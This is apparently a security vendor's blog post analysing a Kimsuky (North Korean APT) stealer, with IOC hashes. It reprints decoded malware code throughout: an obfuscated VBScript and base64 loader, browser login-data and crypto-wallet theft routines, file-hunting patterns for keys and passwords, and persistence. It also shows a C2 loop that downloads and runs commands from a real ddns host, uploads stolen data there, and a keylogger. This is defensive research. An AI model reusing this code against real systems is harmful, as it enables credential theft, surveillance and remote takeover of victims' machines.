

# Inside Kimsuky’s Latest Cyberattack: Analyzing Malicious Scripts and Payloads

labs.k7computing.com/index.php/inside-kimsukys-latest-cyberattack-analyzing-malicious-scripts-and-payloads/

By Suresh Reddy

March 25, 2025

Kimsuky, also known as “**Black Banshee**,” a North Korean APT group active at least from 2012, is believed to be state-sponsored. Their cyber espionage targets countries like South Korea, Japan, and the U.S. Their tactics include phishing, malware infections (RATs, backdoors, wiper malware), supply chain attacks, lateral movement within networks and data exfiltration.

Recently , we came across IOCs of this APT’s latest attack shared in a tweet, which pointed to a ZIP file containing the actual payloads. In this blog, we will analyse the infection chain and conduct a deep dive into the examination of these payloads. We will also explore how the malware operates, its behaviour, and the techniques used to execute the attack.




Fig.1.Tweet.

Inside the ZIP file, there are four files: a VBScript, a PowerShell script, and two encoded text files. These encoded text files contain obfuscated data, which, with further analysis, could provide crucial insights into the malware’s behaviour and objectives. Below are the figures showing the encoded content of the two text files, which we will decode and analyse to uncover the next steps in the attack chain.





| Name  | Date modified       | Type                 | Size  |
|---|---------------------|----------------------|-------|
|  1.log | 15-03-2025 11:40 AM | Text Document        | 26 KB |
|  1.ps1 | 02-09-2024 08:04 AM | Windows PowerS...    | 1 KB  |
|  1.vbs | 16-09-2024 10:03 AM | VBScript Script File | 5 KB  |
|  2.log | 02-10-2024 06:00 PM | Text Document        | 5 KB  |

Fig.2.Inside Zip file.



```

Dim ss
Set oShell = CreateObject ("WScript.shell")
ss = chr(CLng("&H12f6a")-77575)
ss = ss & chr(CLng("&H16110")-90275)
ss = ss & chr(-87806+CLng("&H15762"))
ss = ss & chr(CLng("&H17da4")-97668)
ss = ss & chr(CLng("&Hf531")-62722)
ss = ss & chr(CLng("&H292a")-10439)
ss = ss & chr(896288/CLng("&H6d69"))
ss = ss & chr(9473607/CLng("&H175cd"))
ss = ss & chr(9612700/CLng("&H1777f"))
ss = ss & chr(CLng("&H5f70")-24400)
ss = ss & chr(1806633/CLng("&H9627"))
ss = ss & chr(CLng("&H11be3")-72575)
ss = ss & chr(928096/CLng("&H714b"))
ss = ss & chr(CLng("&H100a9")-65668)
ss = ss & chr(917136/CLng("&H212c"))

```

Fig.5. Script in "1.Vbs" file to generate characters.




Fig.6. Deobfuscated command to run "1.ps1".

In the 1.ps1 file, the script contains a function to decode base64-encoded data found in the 1.log file and executes the script.

```

param (
    [string]$FileName
)
$content = Get-Content $FileName -Raw
$plain = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($content))
iex $plain

```

Fig.7. Script in "1.ps1" file.

```

$Sid = (Get-CimInstance -ClassName Win32_BIOS).SerialNumber
$tempPath = $env:TEMP
New-Item -Path "$tempPath\$Sid" -ItemType Directory -Force
$storePath = "$tempPath\$Sid"
$serverurl = "http://srvdown.ddns.net/service3/"
$localPath = $env:LOCALAPPDATA

if($Sid -like "*VMware*") {
    Remove-Item -Path "$localPath\pipe\2.log" -Force
    Remove-Item -Path "$localPath\pipe\1.ps1" -Force
    Remove-Item -Path "$localPath\pipe\1.log" -Force
    Remove-Item -Path "$localPath\pipe\1.vbs" -Force
    Exit
}

```

Fig.8. "1.log" file after decoding.

The 1.ps1 script then collects the BIOS serial number, a unique identifier of the compromised system. This serial number is then used to create a new directory within the system's temp folder, ensuring that the attack-related files are stored in a machine-specific location which is shown in Fig.8.

Being a VMAware sample, the script determines if it is running in a VM, if yes, it will delete all four files involved in the attack (1.vbs, 1.ps1, 1.log, and any payload files stored in the serial number named directory), effectively aborting its execution which is shown in Fig.8.

This script contains 11 functions that outline the further steps in the malware's operation, including data exfiltration, Coin information stealing, and Command-and-Control (C2) communication execution. These functions represent the core of the attack, allowing the malware to perform its objectives and establish a connection with the attacker.

## 1. UploadFile ()

In the upload function, it uploads the data exfiltrated as a file to the server in chunks of 1MB, ensuring it can handle large files. It waits for the server's response; if it gets a "200" status, it proceeds with the execution. Otherwise, it terminates the execution. It sends each chunk via an HTTP POST request and checks for success with each loop.

```

function UploadFile {
    Param (
        [Parameter(Position=0,Mandatory=$True)] [String] $uploadUrl,
        [Parameter(Position=1,Mandatory=$True)] [String] $filePath
    )
}

```

Fig.9. UploadFile function.

## 2. Unprotect-Data ()

In the unprotect-data function, it takes the encrypted data from the browser paths of Edge, Firefox, Chrome, and Naver Whale, decodes that data and stores it into a file.

```
function Unprotect-Data {  
    param (  
        [Parameter(Mandatory = $true)]  
        [string]$encryptedData,  
        [string]$filePath  
    )  
}
```

Fig.10. Unprotect-Data function.

### 3. GetExWFile ()

In the GetExWFile function, it checks for the crypto wallet extensions mentioned in the following three hash tables. If it finds any of those wallets, it takes the “.ldb” and “.log” files of those extensions for exfiltration purposes and stores them in the destination folder specified by “\$Storepath”.

```
function GetExWFile {  
    param (  
        [Parameter(Mandatory = $true)]  
        [string]$browser,  
        [string]$filePath,  
        [string]$profileName  
    )  
}
```

Fig.11. GetExWFile function.

```
$hashTable = @{  
    "nkbihfbeogaeaoehlefnkodbefgpgknn" = "meta"  
    "egjidjbpglichdcondcbdbnbeppgdph" = "trust"  
    "ibnejdfjmmkpcnlpebklmnkoeoihofec" = "tron"  
    "aholpfdialjgjfhomihkjbmgjidlcdno" = "exod"  
    "fhbohimaelfbohpjbbldcngcnapndodjp" = "binan"  
    "mcohilncbfahbmgdjkbpemcciolgcge" = "okx"  
    "bfnaelmomeimhlpmgjnjophhpkkoljpa" = "phant"  
    "ejbalbakoplchlghecdalmeeajnimhm" = "emeta"  
    "pbpjkcldjiffchgbndmhojiacbgflha" = "eokx"  
    "opfgelmcmbiajamepnmloijbpoleiama" = "rainb"  
    "phkbamefinggmakgklpklljmgibohnba" = "pontem"  
    "dmkamcknogkgcdfhbddcgachkejeap" = "keplr"
```

Fig.12. Hash Table1.

---

```
$hashTable2 = @{
    "bhhhlbepdkbapadjdnnojkbgioiodbic" = "solf"
    "jblndlpeogpafnl dhgmapagcccfchpi" = "kaia"
    "fpkhgmpbidmioegeglndfbkegfdlnajnf" = "cosmos"
    "onhogfjeacnfoofkfgppdlbmlmnpigbn" = "subwal"
    "pdliaogehgdbhbnmkk lieghmmjkpigpa" = "bybit"
    "acmacodkjbdgmoleebolmdjonilkdbch" = "rabby"
    "aflkmfhebedbjioipglgcbcmnbp gliof" = "backpa"
    "fnjhmkhhmkbjkkabndcnnogagogbneec" = "ronin"
    "ppbibelpcjmhbdihakflkdcoccbgbkpo" = "unisat"
    "anokgmphncpekkhclmingpimjmcooifb" = "compas"
    "dlcobpjii gpikoobohmabehhmhfoodbb" = "argent"
    "efbglgofoippbgcjepnhiblaibcnc l gk" = "martia"
    "ejjladinnckdgjemekedpeokbikhfci" = "petra"
    "fcfcfl l fndlomdhbehjjcoimbgofdncg" = "leacos"
    "jnlgamecbpmbajjfhmmmlhejkemejdma" = "braav"
    "fijngjgcjhjmmppcmkeiomlg l peiijkld" = "talis"
    "mkpegj kblkkefacfnmkajcj mabijhclg" = "magic"
    "aeachknmefphepccionboohckonoeemg" = "coin98"
    "idnnbdplmphpflfnlkomgpf bpcgelopg" = "xverse"
    "dmkamcknogkgcdfhhb ddcghachkejeap" = "keplr"
    "nnpmfplkfogfpmcngplhnb dnnilmcdcg" = "unisw"
    "bfnaelmomeimhlpmgjnjophhpkkoljpa" = "phant"
```

Fig.13. Hash Table2.

```
$hashTable3 = @{
    "opcgpfmipidbgpenhmajoajpbobppdil" = "sui"
    "hnfanknocfeofbddgcijnmhnfnkdnaad" = "cobas"
    "kkpllkodjeloidieedojogacfhpaihoh" = "enkr"
```

Fig.14. Hash Table3.

#### 4.GetBrowserData ()

In the `getbrowserdata()` function, it verifies if any of *Edge, Firefox, Chrome, and Naver Whale* is currently running to extract user profile data such as *cookies, login info, bookmarks, and web data*. It also stops the browser before collecting information about the installed extensions and cache data, such as *webcacheV01.dat*, for each browser. For some of the browsers, it also performs decryption to access encrypted keys and retrieve sensitive data, which is then stored along with the decrypted master key of encryption.



```

if (Test-Path $profilePath) {
    # $destpath = "$storePath\Edge_" + $profileDir.Name + "_Cookies"
    # Copy-Item -Path "$profilePath\Network\Cookies" -Destination $destpath
    SilentlyContinue

    $destpath = "$storePath\Edge_" + $profileDir.Name + "_LoginData"
    Copy-Item -Path "$profilePath\Login Data" -Destination $destpath -ErrorA

    $destpath = "$storePath\Edge_" + $profileDir.Name + "_Bookmark"
    Copy-Item -Path "$profilePath\Bookmarks" -Destination $destpath -ErrorA

    # $destpath = "$storePath\Edge_" + $profileDir.Name + "_WebData"
    # Copy-Item -Path "$profilePath\Web Data" -Destination $destpath -ErrorA

```

Fig.15. Content inside Get Browser Data ().

## 5.Init ()

In the Init() function, it collects detailed information about the system hardware, disk and volume details, network adapter status, and a list of all installed programs, including their version, publisher, and installation date. These details are then saved into a text file called "info.txt".

```

function Init {
    $outputFile = "$tempPath\$id\info.txt"

    if (Test-Path $outputFile) {
        Remove-Item $outputFile
    }

```

Fig.16. Init function.

## 6.Download file ()

The download file function downloads any file based on the C2 command.

```

function DownloadFile {
    Param (
        [Parameter(Position=0,Mandatory=$True)] [String] $downloadUrl,
        [Parameter(Position=1,Mandatory=$True)] [String] $filePath
    )

    Invoke-WebRequest -Uri $downloadUrl -OutFile $filePath

```

Fig.17. Download file function.

## 7.CreateFileList ()

The create\_file\_list() function checks all the drives in the system for specific extensions and name patterns, and stores the results in the path "\$storepath/filelist.txt".

```
function CreateFileList {
    $listpath = "$storePath\FileList.txt"
    Remove-Item -Path $listpath -ErrorAction SilentlyContinue

    $drives = Get-PSDrive -PSProvider FileSystem

```

Fig.18. CreateFileList function.

```
$extensions = "*.txt", "*.doc", "*.csv", "*.doc", "*.docx", "*.xls", "*.xlsx", "*.pdf", "*.hwp",
    "*.hwp*", "*.jpg", "*.jpeg", "*.png", "*.rar", "*.zip", "*.alz", "*.eml", "*.ldb", "*.log"
Get-ChildItem -Path $searchPath -Recurse -File -Force -Include $extensions -ErrorAction
    SilentlyContinue | Out-File $listpath -Append

```

Fig.19. Extensions for checking in drivers.

```
$namePatterns =
    "wallet|UTC--|blockchain|keystore|privatekey|coin|metamask|phrase|ledger|password|myether"
Get-ChildItem -Path $searchPath -Recurse -Force -ErrorAction SilentlyContinue | Where-Object
    $_.Name -match $namePatterns
} | Out-File $listpath -Append

```

Fig.20. Searching name patterns.

## 8.RegisterTask ()

It creates persistence for the files “1.log” and “1.vbs”.

```
function RegisterTask {
    #$_execpath = "powershell -ExecutionPolicy Bypass -WindowStyle Hidden
    $localPath\pipe\1.ps1 -FileName $localPath\pipe\1.log"
    $_execpath = "$localPath\pipe\1.vbs"

```

Fig.21. Persistence.

## 9.Send ()

The send () function uploads all the collected information to the server after compressing the data into a ZIP file named “init.zip”. It then renames the ZIP file to “init.dat” and deletes all backup files from the system after uploading.

```
function Send {
    Compress-Archive -Path $storePath -DestinationPath "$temp
    Rename-Item -Path "$tempPath\init.zip" -NewName "init.dat"
    $url = $serverurl + "?id=$id"
    $result = UploadFile $url "$tempPath\init.dat"
    Start-Sleep -Seconds 1
    if ($result -eq $true) {
        Remove-Item -Path "$storePath\*"
        Remove-Item -Path "$tempPath\init.dat"
    }

```

Fig.22. Send function.

## 10.Get-ShortcutTargetPath () andRecentFiles ()



It checks all the “.lnk” files in the Recent folder and stores all the target paths, which are retrieved with the help of the Get-ShortcutTargetPath function. This information is then saved to the text file “recent.txt”.

```
function Get-ShortcutTargetPath {  
    param (  
        [string]$shortcutPath
```

Fig.23. Get-ShortcutTargetPath function.

```
function RecentFiles {  
    $recentFolder = [System.IO.Path]::Combine($env:APPDATA,  
    $recentFiles = Get-ChildItem -Path $recentFolder -Filter  
    $outputFile = "$storePath\recent.txt"  
    $recentFiles | ForEach-Object {  
        $targetPath = Get-ShortcutTargetPath -shortcutPath $_  
        $targetPath | Out-File -FilePath $outputFile -Append
```

Fig.24. RecentFiles function.

## 11. Work ()

The work function handles the execution of C2 commands along with uploading files and writing files to the system. It enters an infinite loop, sleeping for 600 seconds (10 minutes) before uploading the “k.log” file, which was generated from the execution of the “2.log” file. After uploading, it deletes the file from the system.

```
function Work {  
    while($true) {  
        Start-Sleep -Seconds 600  
  
        $url = $serverurl + "?id=$id&ap=1"  
        $filepath = "$storePath\k.log"  
        UploadFile $url $filepath  
        Remove-Item -Path $filepath -ErrorAction SilentlyContinue
```

Fig.25. Work function.

```
# Command
try{
    $url = $serverurl + "$id/cm"
    $webClient = New-Object System.Net.WebClient
    $content = $webClient.DownloadString($url)
    Invoke-Expression $content
    $url = $serverurl + "?id=$id&del=cm"
    Invoke-WebRequest -Uri $url -Method Get
} catch {
    $content = ""
} finally {
    $webClient.Dispose()
}
```

Fig.26. C2 Command execution.

This is the flow of execution of the above functions in this attack, where it executes another PowerShell command that invokes the “2.log” file, which performs keylogging.

```
RegisterTask
Init
RecentFiles
GetBrowserData
CreateFileList
Send
Start-Process powershell -ArgumentList "-NoProfile -ExecutionPolicy Bypass -File $localPath\pipe\1.ps1
-FileName $localPath\pipe\2.log" -NoNewWindow
Work
```

Fig.27. Flow of execution of functions and command to execute “2.log”.

```
function Keylog {
    $id = (Get-CimInstance -ClassName Win32_BIOS).
    $tempPath = $env:TEMP
    $storePath = "$tempPath\$id"
    $logPath = "$storePath\k.log"
    $key = ""
    $clipb = ""
    $oldclipb = ""
    $oldwintitle = ""
    $wintitle = ""
```

Fig.28. “2.log” after decoding.

The above figure.28 shows the “2.log” file after decoding. It contains a script for importing all the Windows API functions required for detecting key presses, getting window titles, and managing keyboard states. It performs actions such as clipboard monitoring, keystroke monitoring, and window title logging.

```

try {
while ($true){
    Start-Sleep -Milliseconds 50
    $key = ""
    $clipb = Get-Clipboard -Raw
    if ($clipb -ne $null) {
        $clipb = $clipb.Trim()
    }
    if($clipb -ne $oldclipb) {
        $content = "<<" + $clipb + ">>"
        try {
            $content | Out-File -FilePath $logPath -Append -NoNewline
            $oldclipb = $clipb
        } catch {
        }
    }
}
}

```

Fig.29. Code for clipboard monitoring.

```

if ($state -eq -32767) {
    $handle = $API::GetForegroundWindow()
    $title = New-Object -TypeName System.Text.StringBuilder -ArgumentList 256
    $API::GetWindowText($handle, $title, $title.Capacity)
    $wintitle = "`r`n`r`n" + $title.ToString() + "`r`n"
    if($wintitle -ne $oldwintitle) {
        try {
            $wintitle | Out-File -FilePath $logPath -Append -NoNewline
            $oldwintitle = $wintitle
        } catch {
        }
    }
}

```

Fig.30.Window title logging.

```

switch ($ascii) {
    {$_ -eq 8} { $key = "{BSpace}" }
    {$_ -eq 9} { $key = "{TAB}" }
    {$_ -eq 13} { $key = "{ENTER}" }
    {$_ -eq 16} { $key = "{SHIFT}" }
    {$_ -eq 17} { $key = "{CTRL}" }
    {$_ -eq 18} { $key = "{ALT}" }
    {$_ -eq 27} { $key = "{ESC}" }
    {$_ -eq 37} { $key = "{LEFT}" }
    {$_ -eq 38} { $key = "{UP}" }
    {$_ -eq 39} { $key = "{RIGHT}" }
    {$_ -eq 40} { $key = "{DOWN}" }
    {$_ -eq 91} { $key = "{WinKey}" }
    {$_ -eq 20} { $key = "{CAPS}" }
    {$_ -eq 42} { $key = "{PRT}" }
    {$_ -eq 46} { $key = "{DEL}" }
    {$_ -eq 112} { $key = "{F1}" }
    {$_ -eq 113} { $key = "{F2}" }
    {$_ -eq 114} { $key = "{F3}" }
    {$_ -eq 115} { $key = "{F4}" }
    {$_ -eq 116} { $key = "{F5}" }
    {$_ -eq 117} { $key = "{F6}" }
    {$_ -eq 118} { $key = "{F7}" }
    {$_ -eq 119} { $key = "{F8}" }
}

```

Fig.31.Keystroke monitoring.

Malicious activities by this stealer discussed here could be considered the groundwork to understand the victim and the further C2 commands from the attacker could cause further damage.

As we can see, threat actors are employing techniques that are time consuming, interlinked multi component based to become more evasive. Compared to other stealers, this one is mainly focused on network related information which could be used for active reconnaissance. As the stealer is aiming at the user's sensitive information, protecting yourself with a reputable security product such as K7 Antivirus is necessary in today's world. We at K7 Labs provide detection for such kinds of stealers at different stages of infection and all the latest threats.

## IOCs

---

| Name  | Hash                             | Detection Name       |
|-------|----------------------------------|----------------------|
| 1.vbs | CE4549607E46E656D8E019624D5036C1 | Trojan ( 0001140e1 ) |
| 1.ps1 | 1119A977A925CA17B554DCED2CBABD85 | Trojan ( 0001140e1 ) |
| 1.log | 64677CAE14A2EC4D393A81548417B61B | Trojan ( 0001140e1 ) |

2022 K7 Computing. All Rights Reserved.